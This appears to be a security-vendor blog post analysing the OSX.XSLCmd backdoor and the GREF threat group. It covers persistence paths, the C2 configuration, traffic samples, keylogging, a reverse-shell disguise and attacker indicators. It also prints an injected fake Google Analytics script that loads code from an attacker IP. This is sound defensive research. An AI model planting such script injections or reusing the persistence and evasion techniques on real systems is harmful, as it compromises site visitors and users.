Forced to Adapt: XSLCmd Backdoor Now on OS X

Introduction

FireEye Labs recently discovered a previously unknown variant of the APT backdoor XSLCmd – OSX.XSLCmd – which is designed to compromise Apple OS X systems. This backdoor shares a significant portion of its code with the Windows-based version of the XSLCmd backdoor that has been around since at least 2009.

This discovery, along with other industry findings, is a clear indicator that APT threat actors are shifting their eyes to OS X as it becomes an increasingly popular computing platform.

Across the global threat landscape, there has been a clear history of leveraging (or porting) Windows malware to the Apple OS X platform. In 2012, AlienVault discovered a document file exploiting an older vulnerability in Microsoft Word that installs a backdoor named "MacControl" on OS X systems. The group responsible for those attacks had been targeting Tibetan non-government organizations (NGOs). It was later discovered that the code for this backdoor was borrowed from an existing Windows backdoor, whose source code can be found on several Chinese programming forums.

In 2013, Kaspersky reported on a threat actor group they named "IceFog" that had been attacking a large number of entities related to military, mass media, and technology in South Korea and Japan. This group developed their own backdoor for both Windows and OS X. And just this year, Kaspersky published a report on a group they named "Careto/Mask" that utilized an open source netcat-like project designed to run on *nix and Windows systems named 'sbd' which they wrapped in a custom built installer for OS X.

Based on our historical intelligence, we believe the XSLCmd backdoor is used by APT, including a group that we call "GREF." We track this threat group as "GREF" due to their propensity to use a variety of Google references in their activities – some of which will be outlined later in this report. Our tracking of GREF dates back to at least the 2009 timeframe, but we believe they were active prior to this time as well. Historically, GREF has targeted a wide range of organizations including the US Defense Industrial Base (DIB), electronics and engineering companies worldwide, as well as foundations and other NGO's, especially those with interests in Asia.

XSLCmd for OS X Analysis

The XSLCmd backdoor for OS X was submitted to VirusTotal (MD5: 60242ad3e1b6c4d417d4dfeb8fb464a1) on August 10, 2014, with 0 detections at the time of submission. The sample is a universal Mach-O executable file supporting the PowerPC, x86, and x86-64 CPU architectures. The code within contains both an installation routine that is carried out the first time it is executed on a system, and the backdoor routine which is carried out after confirming that its parent process is launchd (the initial user mode process of OS X that is responsible for, amongst other things, launching daemons).

The backdoor code was ported to OS X from a Windows backdoor that has been used extensively in targeted attacks over the past several years, having been updated many times in the process. Its capabilities include a reverse shell, file listings and transfers, installation of additional executables, and an updatable configuration. The OS X version of XSLCmd includes two additional features not found in the Windows variants we have studied in depth: key logging and screen capturing.

Installation Routine

To install, XSLCmd first determines the endianness of the CPU using NXGetLocalArchInfo and whether or not it is running as the super user by comparing the return value of getuid()with 0. The code includes functions to handle endianness differences when dealing with file and network data on a system using big endian, namely older Apple computers that shipped with PowerPC CPUs. The process copies its Mach-O from its current location to $HOME/Library/LaunchAgents/clipboardd and creates a plist file in the same directory with the name com.apple.service.clipboardd.plist. The latter file ensures that the backdoor is launched after the system is rebooted once the user logs in. After this is done, the malware relaunches itself using the 'load' option of the launchctl utility, which runs the malware according to its configuration in the plist file it created, with launchd as its parent process. This is the process that begins the actual backdoor routine of waiting for and executing commands issued from the C2 server.

After running itself with launchctl, the initial process forks and deletes the Mach-O from the original location from which it was executed. The installation routine differs slightly depending on whether or not the process is running with super user privileges. If run as super user, it copies itself to /Library/Logs/clipboardd. Interestingly, if run as super user, the process will also copy /bin/ksh to /bin/ssh. /bin/ksh is the Korn shell executable, and if the user sends a command to initialize a reverse shell, it will use the copy of ksh to do so instead of /bin/bash.

This is likely done to make it less obvious that a reverse shell is running on the system, since it may raise less suspicion to see an ssh process opening a network socket rather than a bash process, although the real ssh executable is actually located in /usr/bin/ssh, not /bin/ssh. A list of possible files created by XSLCmd is included in Appendix 1 at the end of this blog.

Configuration Options

XSLCmd ships with an encrypted configuration file that it defaults to if there is no configuration file written to disk. It will only write its configuration file to disk if it's updated by the user. It runs in a loop, checking for a configuration update, and then checking for commands. If a new configuration is available, it will be written to disk in base64 encoding at $HOME/.fontset/pxupdate.ini. Below is the configuration data stored in the XSLCmd sample we obtained.

```
[ListenMode]

0

[MServer]

61.128.110.38:8000

[BServer]

61.128.110.38

[Day]

1,2,3,4,5,6,7

[Start Time]
```

```
00:00:00

[End Time]

23:59:00

[Interval]

60

[MWeb]

http://1234/config.htm

[BWeb]

http://1234/config.htm

[MWebTrans]

0

[BWebTrans]

0

[FakeDomain]

www.appleupdate.biz

[Proxy]

0

[Connect]

1

[Update]

0

[UpdateWeb]

not use
```

[MServer] and [BServer] specify the main and backup C2 server addresses, which can be either an IP address or domain name. Only [MServer] needs to specify a port.

[Day] specifies which days of the week the malware will poll for commands and configuration updates on where Monday is 1.

[Start Time] specifies the local time of day to begin polling.

[End Time] specifies the local time of day to stop polling.

[Interval] specifies the number of seconds between polls.

[MWeb] and [BWeb] specify the main and backup URLs to poll for configuration updates, respectively. Update checks are not performed if these values are left to their default: http://1234/config.htm


Other options will be explained where appropriate later in the blog.

C2 Protocol

XSLCmd uses pseudo-HTTP for its protocol. It opens a socket and uses a string template to setup the HTTP request or response headers depending on whether or not it was configured for [Listen Mode]. If [Listen Mode] is set to 1, then it listens on its socket, waiting for a connection for which it will reply to with HTTP response headers following this template:

```
HTTP/1.1 200 OK

Cache-Control: no-cache

Content-Type: application/x-www-form-urlencoded

Server: Apache/2.0.54 (Unix)

Content-Encoding: gzip

Content-Length: %d
```

The body after the headers, regardless of mode, will contain data specific to the purpose of the communication. The data is encrypted with a scheme lifted from a game server engine written by a group named "My Destiny Team." The request headers have an interesting feature where the Host and Referer header values will have their domain values populated with the value stored in [Fake Domain]. This value can be any string and has no effect on the network connection established. The value of the 's' argument in the request URL is randomly generated, and all of the other request header values except for Content-Length are hard-coded.




```
POST compose.aspx?s=3116989877A4044D56F32F4356E509FE6058ED81C06DAC8 HTTP/1.1
Accept: */*
Referer: http://www.appleupdate.biz/windows/cartoon
Accept-Language: zh-cn
Accept-Encoding: gzip
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: www.appleupdate.biz
Connection: Keep-Alive
Content-Length: 112

p.....krW.^.[.g.g.R.w.=.......h.\.2.V.l...$.6...b.I...%.+.
(.#.E.L.......;...W.t.W...J.<...t.2.....<...........:.
```

Entire conversation (441 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

Another interesting feature exists for the configuration update function. If [MWebTrans]/[BWebTrans] is set to 1, the configuration update URL request will be proxied through Yahoo's Babelfish service and will fall back to the Google Translate service if that fails.



```
GET /translate_url?doit=done&tt=url&intl=1&fr=bf-home&trurl=http://1234/config.htm?
16807&lp=en_fr&btnTrUrl=Translate HTTP/1.1
Host: babelfish.yahoo.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Macintosh; U; Mac OS X) Safari/532.5 X_MAC([redacted]
)
Accept: */*
Accept-Encoding: gzip,deflate,sdch
Cache-Control: no-chache
```


Entire conversation (354 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

As you can see, the 'trurl' parameter in the URL will be set to whatever is configured for [MWeb]/[BWeb]. The User-Agent header for this request is hard-coded and contains the computer name in the parentheses at the end.

SSL certificate strings were noticed during our analysis, but with no direct cross-reference to the certificate data.

However, there was a cross-reference to the data directly preceding it. This data began with what looked like SSL handshake headers, so we extracted the data from the executable, wrapped it in a PCAP file, and opened it in Wireshark.




```
▼ Secure Sockets Layer
  ▼ TLSv1 Record Layer: Handshake Protocol: Multiple Handshake Messages
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 4315
    ▶ Handshake Protocol: Server Hello
    ▼ Handshake Protocol: Certificate
        Handshake Type: Certificate (11)
        Length: 4233
        Certificates Length: 4230
      ▼ Certificates (4230 bytes)
          Certificate Length: 1483
        ▶ Certificate (id-at-commonName=login.live.com,id-at-organizationalUnitName=Passport,id-at-
          Certificate Length: 1512
        ▶ Certificate (id-at-commonName=VeriSign Class 3 Extended Validation SSL CA,id-at-organizat
          Certificate Length: 1226
        ▶ Certificate (id-at-commonName=VeriSign Class 3 Public Primary Certification ,id-at-organi
    ▶ Handshake Protocol: Server Hello Done
  ▶ TLSv1 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
  ▶ TLSv1 Record Layer: Handshake Protocol: Encrypted Handshake Message
```

Interestingly, the data contains everything needed for the server-side packets of an SSL handshake. The SSL certificate being used was for login.live.com and had expired on 6/16/2010. The code using this data opens a socket, waits for a connection, and proceeds to carry out an SSL handshake with the client, throwing away whatever data it receives. This code is not directly referenced by any other code in the executable but could very well replace the [Listen Mode] code. Perhaps it is an old feature no longer in use, a new feature yet to be fully implemented, or an optional feature only used in certain cases.

Observations

We noticed a mix of manually constructed and plain referenced strings throughout the code, sometimes side-by-side in the same function even. This gives the impression of someone working with someone else's code, adding his own touch and style here and there as he goes.



```
lea     rdx, aPost      ; "POST"
lea     rsi, aSSHttpD_D ; "%s %s HTTP/%d.%d\r\n"
mov     rdi, r15        ; char *
xor     eax, eax
call    _sprintf
mov     edx, eax
cdqe
add     rax, r15
mov     rcx, ' :tpeccA'
mov     [rax], rcx
mov     dword ptr [rax+8], 0D2A2F2Ah
mov     word ptr [rax+0Ch], 0Ah
lea     r12d, [rdx+0Dh]
lea     rbx, [r14+12h]
movsxd  rdi, r12d
add     rdi, r15        ; char *
lea     rcx, aWindowsCartoon ; "windows/cartoon"
mov     rdx, rbx
lea     rsi, aRefererHttpSS ; "Referer: http://%s/%s\r\n"
xor     eax, eax
call    _sprintf
lea     edx, [r12+rax]
movsxd  rax, edx
add     rax, r15
mov     r13, 'L-tpeccA'
mov     [rax], r13
mov     r12, ':egaugna'
mov     [rax+8], r12
mov     r11, 0A0D6E632D687A20h
mov     [rax+10h], r11
mov     byte ptr [rax+18h], 0
lea     eax, [rdx+18h]
cdqe
add     rax, r15
mov     r10, 'E-tpeccA'
mov     [rax], r10
mov     r9, ':gnidocn'
mov     [rax+8], r9
```

Also of note is that XSLCmd will not perform key logging if run as super user. This can be a problem, because the API used to perform the key logging, CGEventTapCreate, when invoked with the parameters it uses, requires root permissions from the calling process or the “Assistive Devices” feature must be enabled for the application. During the initial installation, there is a routine to programmatically enable assistive devices that will be executed if the OS X version is not 10.8. In 10.9, enabling assistive devices permissions is done on a per application basis with no direct API to achieve this.

It is interesting to note that the version check does not account for versions above 10.8, indicating that perhaps 10.8 was the latest version at the time the code was written, or at least the most common. Further supporting this inference is the lack of testing performed on 10.9. This variant uses an API from the private Admin framework that is no longer exported in 10.9, causing it to crash. The effort to support PowerPC with the endian conversion functions is worth mentioning.

Coupling this observation with the aforementioned fact that elsewhere in the code, the version of OS X is compared with 10.8, one could deduce that efforts were made to be backwards compatible with older OS X systems. For some frame of reference, Apple’s first OS to drop support for PowerPC was OS X 10.6 released in 2009, and OS X 10.9 was released in October of 2013.

Threat Actor Intelligence

Historical Background

While GREF’s targeting interests overlap with many of the other threat groups we track, their TTP’s are somewhat unique. GREF is one of the few APT threat groups that does not rely on phishing as their primary attack method. While they have been known to utilize phishing emails, including malicious attachments and links to exploit sites, they were one of the early adopters of strategic web compromise (SWC) attacks.

GREF was especially busy in the 2010 timeframe, during which they had early access to a number of 0-day exploits including CVE-2010-0806 (IE 6-7 Peer Objects vuln), CVE-2010-1297 (Adobe Flash vuln), and CVE-2010-2884 (Adobe Flash) that they leveraged in both phishing and SWC attacks. Many of their SWC attacks we saw in this time period were hosted on defense industry-related sites including Center for Defense Information (cdi.org), National Defense Industrial Association (ndia.org), Interservice/Industry Training, Simulation and Education Conference (iitsec.org), and satellite company Millennium Space Systems (millennium-space.com).

Most of those attacks involved embedding links to exploit code in the homepage of the affected website, and true to their moniker the link was usually placed inside an existing Google Analytics code block in the page source code to help obscure it, rather than simply appended to the end of the file like many other attackers did.

Figure 1: Sample “google” exploit link

```
<!— Google Tracking Code —>

<script type=”text/javascript”>

var gaJsHost = ((“https:” == document.location.protocol) ? “https://ssl.” : “http://”);

document.write(unescape(“%3Cscript src=’” + gaJsHost + “180.149.252.181/wiki/tiwiki.ashx’ type=’text/javascript’%3E%3C/script%3E”));

</script>
```

The TTP that most differentiates GREF from other APT threat groups is their unrelenting targeting of web server vulnerabilities to both gain entry to targeted organizations, as well as to get new platforms for SWC attacks. This threat group appears to devote more resources (than most other groups) in attempting to penetrate web servers, and generally, they make no attempt to obscure the attacks, often generating gigabytes of traffic in long-running attacks. They are known to utilize open-source tools such as SQLMap to perform SQL injection, but their most obvious tool of choice is the web vulnerability scanner Acunetix, which leaves tell-tale request patterns in web server logs. They have been known to leverage vulnerabilities in ColdFusion, Tomcat, JBoss, FCKEditor, and other web applications to gain access to servers, and then they will commonly deploy a variety of web shells relevant to the web application software running on the server to access and control the system.

Another historical TTP attributed to GREF was their frequent re-use of specific IP ranges to both perform reconnaissance and launch their attacks, as well as for command and control and exfiltration of data. In the early years, we documented them routinely using IP addresses in the 210.211.31.x (China Virtual Telecom – Hong Kong), 180.149.252.x (Asia Datacenter – Hong Kong), and 120.50.47.x (Qala – Singapore). In addition, their reconnaissance activities frequently included referrer headers from google.com and google.com.hk with search features such as “inurl” and “filetype” looking for specific systems, technologies, and known vulnerabilities.

C2 Domains

GREF is known to have sometimes configured their malware to bare IP addresses, rather than domains, but there are some clusters of domain registrants that we attribute to them.

Table 1: GREF domain registrations

Domain	**Registrant Email Address**
allshell[.]net	cooweb51[@]hotmail.com
attoo1s[.]com	cooweb51[@]hotmail.com
kasparsky[.]net	cooweb51[@]hotmail.com
kocrmicrosoft[.]com	cooweb51[@]hotmail.com
microsoft.org[.]tw	cooweb51[@]hotmail.com
microsoftdomainadmin[.]com	cooweb51[@]hotmail.com
microsoftsp3[.]com	cooweb51[@]hotmail.com
playncs[.]com	cooweb51[@]hotmail.com
softwareupdatevmware[.]com	cooweb51[@]hotmail.com
windowsnine[.]net	cooweb51[@]hotmail.com
cdngoogle[.]com	metasploit3[@]google.com
cisco-inc[.]net	metasploit3[@]google.com
mremote[.]biz	metasploit3[@]google.com
officescan[.]biz	metasploit3[@]google.com
oprea[.]biz	metasploit3[@]google.com
battle.com[.]tw	6g8wkx[@]gmail.com
diablo-iii[.]mobi	6g8wkx[@]gmail.com
microsoftupdate[.]ws	6g8wkx[@]gmail.com
msftncsl[.]com	6g8wkx[@]gmail.com
square-enix[.]us	6g8wkx[@]gmail.com

updatamicrosoft[.]com	6g8wkx[@]gmail.com
powershell.com[.]tw	6g8wkx[@]gmail.com
gefacebook[.]com	6g8wkx[@]gmail.com
attoo1s[.]com	6g8wkx[@]gmail.com
msnupdate[.]bz	skydrive1951[@]hotmail.com
googlemapsoftware[.]com	skydrive1951[@]hotmail.com

XSLCmd Usage

For the majority of the time we've been tracking them, XSLCmd has been the "go-to" backdoor for GREF, as shown by the wide range of compile dates for the Windows samples we have: from 2009-01-05 to 2013-08-01. Appendix 2 provides a partial list of Windows sample hashes and configuration metadata.

Since Mach-O binaries do not have a compile timestamp like Windows executables, we can only infer from other data when the OS X variant was developed. As mentioned above, the "FakeDomain" was configured to "www.appleupdate[.]biz", which was originally registered on August 2, 2012, and the registration appears to have updated on August 7, 2014, but the registrant is still the same "cast west". When we found the sample on August 10, the domain did not resolve and there were no historical records for appleupdate[.]biz in any of the passive DNS (pDNS) sources we checked. In the intervening weeks, it has been seen by pDNS sensors, with the first query occurring on August 12, 2014 (which could be related to our research, since the hits are 'nxdomain'), and then on August 16, 2014 there are pDNS records pointing to 61.128.110.38, which you'll notice is the same IP the OS X version was configured to use. This could hint at the possibility that this OS X port of XSLCmd was recently developed and deployed; however, this remains uncertain.

Other Backdoor Usage

In addition to XSLCmd, GREF has utilized a number of other backdoors over time. Another backdoor unique to them, which we call "ddrh", is a limited-feature backdoor that was frequently dropped in the SWC attacks in 2010, but has not been seen much since.

Another historical backdoor attributed to GREF is one known as ERACS or Trojan.LURKER (not to be confused with LURK0 variant of Gh0st). This full-featured backdoor includes the usual backdoor functionality, including the support for additional modules, but it also includes a USB monitoring capability that generates a directory listing of USB-connected devices.

We have also observed GREF using a handful of other common backdoors including Poison Ivy, Gh0st, 9002/HOMEUNIX, HKDoor, and Briba, but these occurrences have been pretty rare. All of the GREF 9002/HOMEUNIX samples in our repository have compile dates from 2009 or 2010. Interestingly enough, there is some overlap with a cluster detailed in a report we released in November of last year, specifically the "AllShell" cluster (C2: smtp.allshell[.]net).

Starting in mid-2012, GREF started using the Kaba/SOGU backdoor. These early samples, which were discussed in great detail by LastLine in their blog post "An Analysis of PlugX," are usually bundled into a RAR self-extracting executable and uses the three-part loading mechanism consisting of an executable, the malicious DLL that is side-loaded, and the shellcode file.

In mid-2013, GREF switched to using a new Kaba/SOGU builder that created binaries with unique metadata. For example, many of these samples create a mutex of "PST-2.0" when executed, and some have the shared "HT Applications" version metadata.

Conclusion

The "A" in APT is generally used to describe the threat actors as "Advanced", but with this blog, we also see that they are also "Adaptable." Not only have they adopted new Windows-based backdoors over time, as Apple's OS X platform has increased in popularity in many companies, they have logically adapted their toolset to match in order to gain and maintain a persistent foothold in the organizations they are targeting. OS X has gained popularity across enterprises, from less savvy users who find it easy to operate, to highly technical users that utilize its more powerful features, as well as with executives. Many people also consider it to be a more secure computing platform, which may lead to a dangerous sense of complacency in both IT departments and with users. In fact, while the security industry has started offering more products for OS X systems, these systems are sometimes less regulated and monitored in corporate environments than their Windows peers.

Clearly as the OS X platform becomes more widely adopted across enterprises, threat groups like GREF will continue to adapt and find ways to exploit that platform.

Credit to Jay Smith for his initial analysis of the Windows version of the XSLCmd backdoor and Joshua Homan for his assistance in this research.

Appendix 1: XSLCmd for OS X created files

Filename	Purpose
$HOME/Library/LaunchAgents/clipboardd	executable
/Library/Logs/clipboardd	executable when run as super user
$HOME/Library/LaunchAgents/com.apple.service.clipboardd.plist	plist for persistence
$HOME/.fontset/pxupdate.ini	configuration file
$HOME/.fontset/chkdiska.dat	additional configuration file
$HOME/.fontset/chkdiskc.dat	additional configuration file
$HOME/Library/Logs/BackupData/<year><month><day>_<hr>_<min>_<sec>_keys.log	key log file

Appendix 2: XSLCmd sample metadata